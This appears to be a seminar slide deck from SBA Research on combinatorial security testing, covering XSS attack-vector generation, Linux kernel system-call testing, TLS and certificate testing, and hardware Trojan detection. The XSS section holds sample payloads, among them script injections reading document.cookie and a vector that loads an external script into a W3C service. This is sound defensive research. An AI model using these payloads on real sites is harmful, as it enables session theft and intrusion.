

Combinatorial Security Testing: Combinatorial Testing Meets Information Security

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SBA Research

Applied & Computational Mathematics Division Seminar Series
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Gaithersburg, MD, USA
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Who is Talking?

- **Current Positions**
 - ▶ 03.2014 - now: Key Researcher, SBA Research, Austria
 - ▶ 03.2014 - now: Combinatorics, Codes and Information Security (CCIS) Group Leader, SBA Research, Austria
 - Design Combinatorics and Codes
 - Error Correcting Codes for Post-quantum Cryptography
 - Combinatorial Testing for Information Security
 - ▶ 03.2014 - now: Adjunct Lecturer, Vienna University of Technology
- **Past Positions**
 - ▶ 03.2013 – 02.2015: Marie Curie Fellow, SBA Research, Austria
 - ▶ 03.2012 – 02.2013: Marie Curie Fellow, INRIA Paris-Rocquencourt, SECRET Team, France
- **Ph.D. Thesis**
 - ▶ 11.2011: Discrete Mathematics & Combinatorics, NTUA, Greece
- **Honors and Awards**
 - ▶ 03.2012: Fellow of the Institute of Combinatorics and its Applications (FTICA), ICA, Canada
 - ▶ 12.2011: ERCIM “Alain Bensoussan” Fellowship, ERCIM/EU co-fund
- **Publication Record**
 - ▶ Around 60 papers in Discrete Mathematics and their applications in Computer Science

Acknowledgements for this Talk

- **CCIS Group @ SBA Research:** Bernhard Garn, Kristoffer Kleine, Ludwig Kampel, Peter Aufner
- **CCIS Alumni:** Manuel Leitner, Raschin Tavakoli, Ioannis Kapsalis
- **Collaborators @ SBA Research:** Artemios Voyiatzis, Martin Graf, Severin Winkler, Andreas Bernauer
- **External Collaborators:** Raghu Kacker, Rick Kuhn, Jeff Lei, Franz Wotawa, Josip Bozic, Paris Kitsos, Jose Torres-Jimenez

SBA Research at a Glance

Mission

- **Advance** the field of Information Security through basic & applied research
- The **largest** non-profit **research center** in Austria that exclusively addresses Information Security (\approx 80 researchers & security experts)




Figure: Research Programme for 2017-2025

Outline of the Talk

Introduction

Combinatorial Testing

Recent Results

Outline of the Talk

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- Combinatorial Testing
- Recent Results

Web Security Testing

- Challenges
- Milestones

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Combinatorial Security Testing

- Achievements
- Vision
- Network Security
- Hardware Malware

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Research Problems

Combinatorial Testing


Motivation: Why Combinatorial Testing for Information Security?

- We **cannot** test everything
- **Combinatorial explosion:** Exhaustive search of input space increases time needed **exponentially**
- **Domain-specific:** Modeling of security **vulnerabilities**

Combinatorial Testing (CT)

- Provide 100% coverage of t -way combinations of **input** parameters; higher interaction strength t reveals **more** faults (conjecture)
- Ensure **automation** during test generation
- Fault **localization**, coverage **measurement**

Empirical Evidence: Fault Coverage vs. Interactions



- Rick Kuhn, Yu Lei, and Raghu Kacker. 2008. Practical Combinatorial Testing: Beyond Pairwise. IT Professional 10, 3 (May 2008), 19-23.
<http://dx.doi.org/10.1109/MITP.2008.54>
- 1 interaction: enter value *age* > 100 and device crashes
- 2 interactions: *age* > 100 and *zip-code* = 5001, DB push fails
- 3 interactions: *a* = 2 and *b* = *FALSE* and *update* = *Tuesday*, system enters infinite loop

Technical Challenges

Technical Challenges

- Generation of **optimal** covering arrays is **NP-hard**
 - ▶ These arrays **form** test suites
- Modeling parameters, values, constraints (**domain specific**)
 - ▶ Generate **test inputs** or **system configurations**

Test

0	0	0	0	0	0	0	0	0	0	0	0	0
1	1	1	1	1	1	1	1	1	1	1	1	1
1	1	1	0	1	0	0	0	0	0	0	0	1
1	0	1	1	0	1	0	1	0	1	0	0	0
1	0	0	0	0	1	1	1	1	0	0	0	0
0	1	1	1	0	0	1	0	0	1	0	0	0
0	0	1	0	0	1	0	1	0	1	1	1	0
1	1	1	0	1	0	0	1	0	0	1	0	0
0	0	0	1	1	1	1	1	0	0	0	1	1
0	0	1	1	0	0	1	0	0	1	0	0	1
0	1	0	1	1	1	0	0	0	1	0	0	0
1	0	0	0	0	0	0	0	0	1	1	1	1
0	1	0	0	0	0	1	1	1	1	0	1	1

Figure: A covering array (CA) with 10 boolean parameters and 13 tests. **Every** 3-way combination is covered at **least** once

Recent Results


Focus

- Modelling of Covering Arrays (CAs)
- Optimization **algorithms** for combinatorial testing
- **Relation** of CAs with error-correcting codes

Milestones (ACA2015, RTA2015)

- Modelling **vertical extension** of In-Parameter-Order (IPO) strategy (Lei et al.) in terms of computational algebra algorithms
- Construction of **symbolic** test suites
 - ▶ Expressing the constraints as systems of multivariate polynomial systems
 - ▶ Rewriting techniques (equational unification) via Groebner bases

Components of a Testing Framework



This Talk

- **Automated generation** of test cases for security testing
- **Evaluation** of the applicability of combinatorial testing

Web Security Testing

Focus

- **Modelling** of attack vectors and **exploitation** of XSS vulnerabilities
- SUTs: Everything running in your **browser!**

Challenges

- Reduce the JavaScript language complexity to (XSS) **injection** attacks
 - ▶ Semantically **infeasible** to determine
 - ▶ XSS one of **top** vulnerabilities in OWASP Top 10
- Ensure **automation**, generate **quality** vectors and saving of **resources**
 - ▶ Most testing tools (BURP, ZAP) require interaction from the **tester**; reduction of test suites w.r.t. **bypassing** defense mechanisms;
- Real-world testing **far away** from academic approaches
 - ▶ **Translation** between combinatorics, software testing and penetration testing;

Generation of XSS Attack Vectors

Cross-Site-Scripting (XSS)

- **Inject** client-side script(s) into web-pages viewed by **other** users
- **Malicious** (JavaScript) code gets **executed** in the victim's browser



Valid URLs vs Attack Vectors

- **normal case:** `http://www.foo.com/error.php?msg=hello`
- **attacker injects client-side script in parameter msg:**
`http://www.foo.com/error.php?msg=<script>alert(1)</script>`

Input Parameter Modelling for XSS Attack Vectors

$$AV := (parameter_1, parameter_2, \dots, parameter_k)$$

A BNF Grammar for XSS Attack Vectors

A Fragment of The Grammar G

```
JS0(15)::= <script> | <img | ...
WS1(3)::= tab | space | ...
INT(14)::= ";" | ">> | ...
WS2(3)::= tab | space | ...
EVH(3)::= onLoad( | onError( | ...
WS3(3)::= tab | space | ...
PAY(23)::= alert('XSS') | ONLOAD=alert('XSS') | ...
WS4(3)::= tab | space | ...
PAS(11)::= ')' | '>' | ...
WS5(3)::= tab | space | ...
JSE(9)::= </script> | > | ...
```

Table: Different sizes of test suites for $MCA(t, 11, (3, 3, 3, 3, 3, 3, 9, 11, 14, 15, 23))$

Str.	G		G_c	
	IPOG	IPOG-F	IPOG	IPOG-F
2	345	345	250	252
3	4875	4830	1794	2012
4	53706	53130	8761	9760

A Sample of XSS Attack Vectors

values

parameters

	FOBRACKET	TAG	FCBRACKET	QUOTE1	SPACE	EVENT	QUOTE2	PAYLOAD	LOBRACKET	CLOSINGTAG	LCBRA
1	<	img	>	'	\t	onmouseover	'	alert(0)	</	img	>
2	<	frame	>	nil	\r	onerror	nil	alert(document.cookie)	</	frame	>
3	<	src	>	'	\r\n	onfire	'	alert('hacked')	</	src	>
4	<	script	>	'	\a	onbeforeload	nil	alert('hacked')	</	script	>
5	<	body	>	nil	\b	onafterload	'	alert(1)	</	body	>
6	<	HEAD	>	'	\c	onafterlunch	nil	alert(0)	</	HEAD	>
7	<	BODY	>	'	-	onload	'	alert(document.cookie)	</	BODY	>
8	<	iframe	>	nil	\n	onchange	'	alert('hacked')	</	iframe	>
9	<	IFRAME	>	'	\t	onclick	'	alert('hacked')	</	IFRAME	>
10	<	SCRIPT	>	'	\r	onmouseover	nil	alert(1)	</	SCRIPT	>
11	<	img	>	nil	\r\n	onclick	nil	alert(document.cookie)	</	img	>
12	<	frame	>	'	\a	onclick	'	alert('hacked')	</	frame	>
13	<	src	>	nil	\b	onclick	'	alert(0)	</	src	>
14	<	script	>	nil	\c	onclick	'	alert(1)	</	script	>
15	<	body	>	'	-	onclick	nil	alert('hacked')	</	body	>
16	<	HEAD	>	'	\n	onclick	'	alert(1)	</	HEAD	>
17	<	BODY	>	'	\r	onclick	'	alert(0)	</	BODY	>
18	<	iframe	>	'	\r\n	onclick	'	alert('hacked')	</	iframe	>
19	<	SCRIPT	>	nil	\a	onclick	'	alert(document.cookie)	</	SCRIPT	>
20	<	frame	>	'	\b	onmouseover	'	alert('hacked')	</	frame	>
21	<	src	>	'	\c	onmouseover	nil	alert(document.cookie)	</	src	>
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25	<	BODY	>	nil	\a	onmouseover	nil	alert(1)	</	BODY	>
26	<	iframe	>	'	\t	onmouseover	nil	alert(document.cookie)	</	iframe	>
27	<	IFRAME	>	'	\r	onmouseover	'	alert('hacked')	</	IFRAME	>
28	<	img	>	'	\b	onerror	'	alert('hacked')	</	img	>
29	<	src	>	'	-	onerror	'	alert(1)	</	src	>
30	<	script	>	'	\n	onerror	nil	alert(0)	</	script	>
31	<	body	>	nil	\t	onerror	'	alert('hacked')	</	body	>

Figure: Figure in ACTS generation tool (Courtesy of NIST)

Evaluation Results




Figure: Exploitation Rate ($\frac{\#pos}{\#tot}$) Comparison: IPOG vs IPOG-F for G_c using BURP in DVWA

Comparison: CT vs fuzzers




Figure: Exploitation Rate ($\frac{\#pos}{\#tot}$) Comparison: Attack Pattern-based CT vs fuzzers

Measurement Analysis in CCM Tool




Figure: Comparison of combination coverage measurement for passing tests in DVWA (inp_id 1, DL 0) when their respective test suites are generated in IPOG-F with interaction strength $t = 2$.

Multiple XSS Vulnerabilities in Koha Library

Penetration Tests for Koha Library

- **SUT:** open source Integrated Library System (used by Museum of Natural History in Vienna, UNESCO, Spanish Ministry of Culture)
- **Results:** unauthenticated SQL Injection, Local File Inclusions, XSS
- **References:** CVE-2015-4633, CVE-2015-4632, CVE-2015-4631




Figure: One of the vulnerabilities found by XSSINJECTOR (Prototype tool for automated mounting of XSS attacks)

W3C Vulnerability

Scan of the Whole W3C Website

- **www:** 122 URLs, **Services:** 1 URL, **Validator:** 56 URLs
- **Acknowledgements:** Ted Guild and Rigo Wenning (W3C Team)



Tidy your HTML

An error (E/D error: 403 Access to url '** autofocus onfocus**var s=document.getElementById('head')[0];var s=document.createElement('script');s.src='http://www.sba-research.org/x.js') trying to get

Address of document to tidy:

indent

enforce XML well-formedness of the results (may lead to loss of parts of the originating document if too ill-formed)

Stuff used to build this service

- [tidy](#)
- [xmllint](#) (for enforcing XML well-formedness)
- [python](#), [apache](#), etc.

See also the [underlying Python script](#).

script \$Revision: 1.22 \$ of \$Date: 2013-10-21 12:13:33 \$

by [Dan Connolly](#)

Further developed and maintained by [Dominique Hazael-Massieux](#)




Figure: Vulnerability found in tidy service using XSSINJECTOR (Prototype tool for automated mounting of XSS attacks)

Expertise at SBA Research

- **Knowledge transfer** of combinatorial designs \implies combinatorial testing
- **Benefit** from experts' domain knowledge (penetration testers)

Milestones (AST/ICSE2014, JAMAICA/ISSTA2014, IWCT/ICST2015, QRS2015)

- **Modelling:** Combinatorial attack grammars via IPM
 - ▶ Automated translation layers \implies largest repo of XSS attack vectors (ahead of IBM AppScan, OWASP Xenotix)
- **XSSInjector:** Prototype tool for automated mounting of XSS attacks
- **Experience Reports:** Multi-dimensional (Comparison of SUTs, attack grammars, algorithms, fuzzers, penetration testing tools)
 - ▶ Exploits caused due to interaction of a few parameters
 - ▶ Combinatorial coverage measurement (CCM) of passing tests
- **Real-World Vulnerabilities:** XSS in tidy service (HTML validation) of W3C portal, multiple XSS in Koha Library

Kernel Testing

Focus

- **Modelling** of Linux system call API
- SUTs: Everything (system calls) the kernel needs to be operational!


Challenges

- The **kernel** of an operating system is the central **authority** to enforce and control **security**
 - ▶ Large user base (e.g. 1.5 million Android devices activated per day, Google 2013); Critical bugs must be detected early enough!
- Ensure **automation**, **reliability** and **quality assurance**
 - ▶ Manual testing approaches (TRINITY fuzzer, Linux test project by IBM, Cisco, Fujitsu, OpenSuse, Red Hat) only; reduction of test suites w.r.t. **revealing** kernel bugs;
- Kernel testing **far away** from combinatorial modelling
 - ▶ **Translation** between combinatorics, software testing and software engineering;

ERIS: Combinatorial Kernel Testing

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
- **Focus:** Reliability and quality assurance of kernel software
- **Motivation:** Kernel is the central authority to ensure security
- **SUTs:** System calls of every git-commit of any (variant of) Linux
- **Evaluation:** Various kernel crashes for RCs and distribution kernels



Combinatorial API Testing

Testing APIs Function Calls

- **Modeling:** Combinatorial models:
 - ▶ IPM via equivalence- and category partitioning
 - ▶ IPM via novel flattening methodology




Abstr. Parameter	Parameter values
ARG_CPU	1, 2, 3, 4, ..., 8
ARG_MODE_T	1, 2, 3, 4, ..., 4095, 4096
ARG_PID	-3, -1, \$pid_cron, \$pid_w3m, 999999999
ARG_ADDRESS	null, \$kernel_address, \$page_zeros, \$page_0xff, \$page_allocs, ...
ARG_FD	fd ₁ , fd ₂ , fd ₃ , ..., fd ₁₅
ARG_PATHNAME	pathname ₁ , pathname ₂ , pathname ₃ , ..., pathname ₁₅

Automated Test Execution Framework

Some Features

- **Ease of use:** Only high-level parameters needed, everything else handled by the system
- **Test generation:** Your favorite CT generation tool
- **Test-runs:** Each invocation runs in a dedicated virtual machine
- **Logging:** Extensive information is captured
 - ▶ Adjustable to user demands / needs
- **Database:** Allows sophisticated post-processing queries



Sample Query and Results

```
SCHEMAS
Filter objects
eris_tracker
  Tables
  Views
  Stored Procedures
  Functions
  information_schema
  performance_schema
  test

1 SELECT *, kernel_syscall, config_strength, kernel_version
2 FROM eris_tracker.run_004 i
3 WHERE result_shutdown_clean = 1
4
5 AND EXISTS ( SELECT 1 FROM eris_tracker.run_004 o WHERE
6 {i.kernel_syscall = o.kernel_syscall AND i.config_strength = o.config_strength AND i.kernel_version != o.kernel
7 AND
8 {i.result_total != o.result_total OR i.result_success != o.result_success}
9 )
10
11 ORDER BY kernel_syscall, config_strength, kernel_version;
12
```

Result Grid

ilt_shutdown_clean	result_kill	result_segfault	result_total	result_success	result_reject	expected_total	kernel_syscall	config_strength	kernel_version
0	0	98	28	70	98	98	sched_getparam	2	v3.18
0	0	98	28	70	98	98	sched_getparam	2	v3.19
0	0	98	28	70	98	98	sched_getparam	2	v3.19-rc1
0	0	98	28	70	98	98	sched_getparam	2	v3.19-rc2
0	0	98	28	70	98	98	sched_getparam	2	v3.19-rc3
0	0	98	28	70	98	98	sched_getparam	2	v3.19-rc4
0	0	98	28	70	98	98	sched_getparam	2	v3.19-rc5
0	0	97	28	69	98	98	sched_getparam	2	v3.19-rc6
0	0	98	28	70	98	98	sched_getparam	2	v3.19-rc7
0	0	196	45	151	196	196	settimeofday	2	v3.18
0	0	196	45	151	196	196	settimeofday	2	v3.19
0	0	196	54	142	196	196	settimeofday	2	v3.19-rc1
0	0	196	45	151	196	196	settimeofday	2	v3.19-rc2
0	0	196	45	151	196	196	settimeofday	2	v3.19-rc3
0	0	196	45	151	196	196	settimeofday	2	v3.19-rc4

Milestones

Expertise at SBA Research

- **Knowledge transfer** of combinatorial designs \implies combinatorial testing
- **Benefit** from senior developers and software engineering experts

Milestones (IWCT/ICST2014, RTA2015)

- **Modelling:** System call arguments via **IPM** and **categories**
 - ▶ **Automated** t-way testing and **translation** layers
- **ERIS:** Highly configurable testing framework encompassing CT, execution environment, logging and database infrastructure
- **Experience Reports:** **Real-world** testing
 - ▶ Multiple kernel versions
 - ▶ **Reproducibility** of interesting test vectors (compared to other manual-testing approaches)
- **Evaluation:** **Various** kernel failures depending on crash oracles; two system calls **flagged** for detailed analysis;

Achievements

Our Contributions

- Proven **applicability** of combinatorial testing to
 - ▶ Web security testing
 - ▶ Operating system kernels
- **Automation** during the testing process
 - ▶ Greatly in **demand** in both academia and industry
 - ▶ Two prototype (combinatorial) testing frameworks
- Extensive **experience reports** for **academia** and **real-world** scenarios
 - ▶ Bridging the **gap** between **discrete mathematics** and **information security** through **combinatorial testing**
 - ▶ Security flaws are caused due to the interaction of a **few** parameters of the SUT

Critical Reflection

Established **combinatorial security testing** as a viable **alternative** to traditional testing methods (fuzzing, learning approaches, etc.)

Spoiler

- Efficient combinatorial security testing **everywhere!**
 - ▶ Deploy to all layers of **Information Security**
 - Application Security, Network Security, Systems Security
 - ▶ Advancement of the theory of **combinatorial testing** is needed
- Standardize the **research methodologies**

Long-term Plan and Objectives

- **Combinatorial security testing** will go mainstream in 2016-2021
- **Optimization** and **automation** of security tests
 - ▶ Interplay between basic and applied research
 - ▶ New application domains
 - ▶ Feedback cycle to secure software engineering

Application Security

Next Steps in Web Security Testing

- Automated testing for real world applications
 - ▶ Access to large-scale test servers and automated setup environments is needed!
- Prioritization of XSS attack vectors; Guided combinatorial testing
- Wider study of how CT algorithms affect XSS (report)
- Release of XSSINJECTOR to the research community

Future Directions

- Modelling SQL Injection attacks
- Directly applicable to database and application security
- **Notorious Examples:** Microsoft SQL Server Databases (2009), Yahoo! stolen credentials $\approx 500k$ (2012), Russian hackers theft of 1.2 billion credentials (2014)

Operating Systems Security

ERIS_∞ for Combinatorial Kernel Testing

- Extend to Android APIs/SELinux targeting mobile security features
- OS Kernels \implies Systems security
 - ▶ Testing of security patches to ensure **attack-free** environments
 - ▶ Industrial Automation Control Systems (IACS) testing
 - ▶ Cyber-physical Systems (CPS) testing

ERIS_∞ in a Nutshell

- **Sequences** of systems calls
- Continuous **integration tests** of kernel versions
- Web **monitoring** platform

Protocol Testing

- **Motivation:** Major security breaches recently; NIST is currently revising the RFCs (standards)
- **SUTs:** TLS, SSL, SSH (cf. Internet Protocol Suite)
- **Goal:** Quality assurance of protocol implementations

Protocol Interaction Testing

- **Aim:** Assure proper error handling
- Test protocol implementations for erroneous configurations that lead to security flaws; IPM for protocol parameters

Table: IPM for TLS Cipher Suite Registry

Value	KEX/Auth	Cipher	Mode	MAC	Standard
0x00,0x03	RSA_EXPORT	RC4_40	-	MD5	RFC4346/RFC6347
0x00,0x23	KRB5	3DES	EDE_CBC	MD5	RFC2712
0x00,0x37	DH/RSA	AES_256	CBC	SHA	RFC5246
...

Measurement Analysis for TLS Cipher Suites




Figure: CCM analysis for the 317 cipher suite specifications of TLS.

Evaluation (Work in Progress)

- Coverage of t -way combinations extremely low
 - ▶ For $t \in \{2, 3, 4\} \implies \text{cov} = 37.56\%, 9.39\%, 2.03\%$
- **Question:** Can this cause error handling problems?

Certificate Testing

- Standards for public key infrastructure (PKI)
- Attack vectors have the purpose to forge certificates
- **Oracle:** Test whether the server/client accepts them as valid





Figure: A sample X.509 certificate chain.

Frankencerts: How to Generate Test Certificates?

Random Selection of CA Parts (Brubaker et al., IEEE S&P 2014)

- Create X.509 certificates using randomly picked **syntactically valid** parts
 - ▶ How can we generate a large set of such syntactically valid pieces without reading X.509 specifications?
 - ▶ **Scan** the Internet for **input** certificates: 243,246 certs
 - ▶ **Break** them into **parts** and **recombine** them **randomly**: ≈ 8 millions
- Likely to violate some semantic constraints, e.g. will generate “bad” test certificates (as needed)



Can We Do Better?

CT Approach for Certificate Test Generation (Work in Progress)

- Reverse engineered an input model; generated certificates (up to $t = 5$)
- Use differential testing to check for discrepancies
 - ▶ Compared validation results of OpenSSL, GnuTLS, CYASSL, PolarSSL so far

ID	VERSION	FROM	TO	EXT_BASIC_CONSTRAINT	EXT_BASIC_CONSTRAINT_CRIT	EXT_BASIC_CONSTRAINT_CA	EXT_BASIC_CONSTRAINT_PATHLEN	EXT_KEYUSAGE	EXT_KEY...
1	0	p1	p1	true	true	0	0	true	true
2	0	p1	p1	false	false	0	0	false	false
3	0	p1	p2	true	false	true	0	false	false
4	0	p1	p2	false	false	0	0	true	true
5	0	p1	f1	true	true	false	0	false	false
6	0	p1	f1	false	false	0	0	true	false
7	0	p1	f2	true	true	0	0	false	false
8	0	p1	f2	false	false	false	0	true	true
9	0	p2	p1	true	false	0	0	true	true
10	0	p2	p1	false	false	0	0	false	false
11	0	p2	p2	true	true	0	0	true	false
12	0	p2	p2	false	false	0	0	false	false
13	0	p2	f1	true	false	true	0	false	false
14	0	p2	f1	false	false	0	0	true	true
15	0	p2	f2	true	false	true	0	true	true
16	0	p2	f2	false	false	0	0	false	false
17	0	f1	p1	true	true	false	0	false	false
18	0	f1	p1	false	false	false	0	true	true

Method	Number of tests	Discrepancies
CT 2-way	23	3
CT 3-way	110	3
CT 4-way	470	5
CT 5-way	1670	6
Frankencerts	500,000	8




Figure: Handshake Message Sequence Diagram

Research Problem for t -way Sequence Testing?

Model the event sequence of TLS Handshake (conformance testing)

- Every t -way permutation of events x_1, \dots, x_p is covered by at **least** one test (events **not** necessarily adjacent)
- **Example:** six events a, b, c, d, e, f ; (a, d, c, f, b, e) covers the 3-way sequence $(d, b, e) \implies (\text{Client Hello, Server Hello, Finish})$


Hardware Malware

Hardware Malware

- **Scenario:** Trojans reside inside **cryptographic circuits** that perform encryption and decryption in FPGA technologies
 - ▶ **Examples:** Block ciphers (AES), Stream Ciphers (Mosquito)
- **Goal:** Hardware Trojan horse (HTH) **detection**

Instances of Hardware Trojan Horses

- **Combinational:** Activate when a **specific combination** of key bits appear
- **Sequential:** Activate after a **counter** has elapsed (time-bombs)



Hardware Malware




Figure: Design of a (Combinational) Hardware Trojan Horse

Hardware Trojan Horse Function

- The trigger part consists of 7 AND gates and **monitors** 8 key bits
- When at **least** one input is "0", the Trojan does **nothing** malicious
- When **all** inputs are "1", the Trojan payload part (just 1 XOR gate!) is activated
- The **payload** part reverses the mode of operation (encryption or decryption) \implies DoS attack until key is changed

Exciting (Triggering) Hardware Trojan Horses

Threat Model

- The attacker can control the **key** or the **plaintext** input and can observe the **ciphertext** output
- The attacker combines only a **few** signals for the activation

IPM for Ciphers

- **Triggering Sequence:** Trojan **monitors** $k \ll 128$ key bits of AES-128
- **Attack vectors:** Model triggering sequences of the Trojan (**black-box** testing); 128 **binary** parameters for AES-128
- **Input space:** $2^{128} = 3.4 \times 10^{38}$ for 128 bits key

Test Execution

- **Hardware implementation:** Verilog-HDL model with the Sakura-G FPGA board
- **Oracle:** **Compare** the output with a **Trojan-free** design of AES-128 (e.g. software implementation)

Hardware Malware Detection

Table: Comparison of test suite sizes using the constant weight vectors (CWV) procedure and the CA generation methods.

n	t	other	CWV	ours
128	2	2^7	129	11
128	3	-	256	37
128	4	2^{13}	8, 256	112
128	5	-	16, 256	252
128	6	-	349, 504	720
128	7	-	682, 752	2, 462
128	8	2^{23}	11, 009, 376	17, 544

Table: Test suite strength (t) vs. Trojan length (k)

t	Suite size	Number of activations		
		$k = 2$	$k = 4$	$k = 8$
2	11	5	3	0
3	37	12	4	0
4	112	32	7	1
5	252	62	14	1
6	720	307	73	6
7	2462	615	153	10
8	17544	4246	1294	178

Finding a Key in the Haystack

Our Results (to appear in ISSRE2015)

- There are about 366 *trillion* possible combinations for the Trojan activation;
- The whole space is covered with less than 18 *thousands* vectors
- .. and these vectors activate the Trojan *hundreds* of times.

What about Sequential Trojans?

- Recall that they activate after a counter has elapsed
- **Good news:** Model triggering sequences with orthogonal arrays (every t -way combination covered exactly λ times)
- **Bad news:** Orthogonal arrays do **not** exist for all numbers of possible parameters (mainly in power of two)

Analysis of Security Vulnerabilities

Analysis of Test Suites

- Countless Common Vulnerabilities and Exposures (CVEs)
- Dedicated CVE database for security community

Can we Do Better?

- No notion of combinatorial coverage measurement has been applied
- Number of parameters of the SUT and exact parameter value configurations that trigger security vulnerabilities is (mostly) **undetermined** so far (e.g. Heartbleed bug, Hardware Trojans)

Measuring t -wise Coverage for Combinatorial Security Testing

- **Requirements:** CCM, classifiers, feature model extraction
- Analogue to NIST study for NASA spacecrafts, medical devices
- **Goal:** Automation, reduction, fault-localization as **proactive defenses**

(Generic) Research Problems

Related to Security Protocols

- Recently **Post-quantum** variants of security protocols have emerged (e.g. Lattice-based crypto for TLS)
- Testing of their **implementations** (weakest link)?
- Fault location analysis (FLA)

Related to Hardware Malware Detection

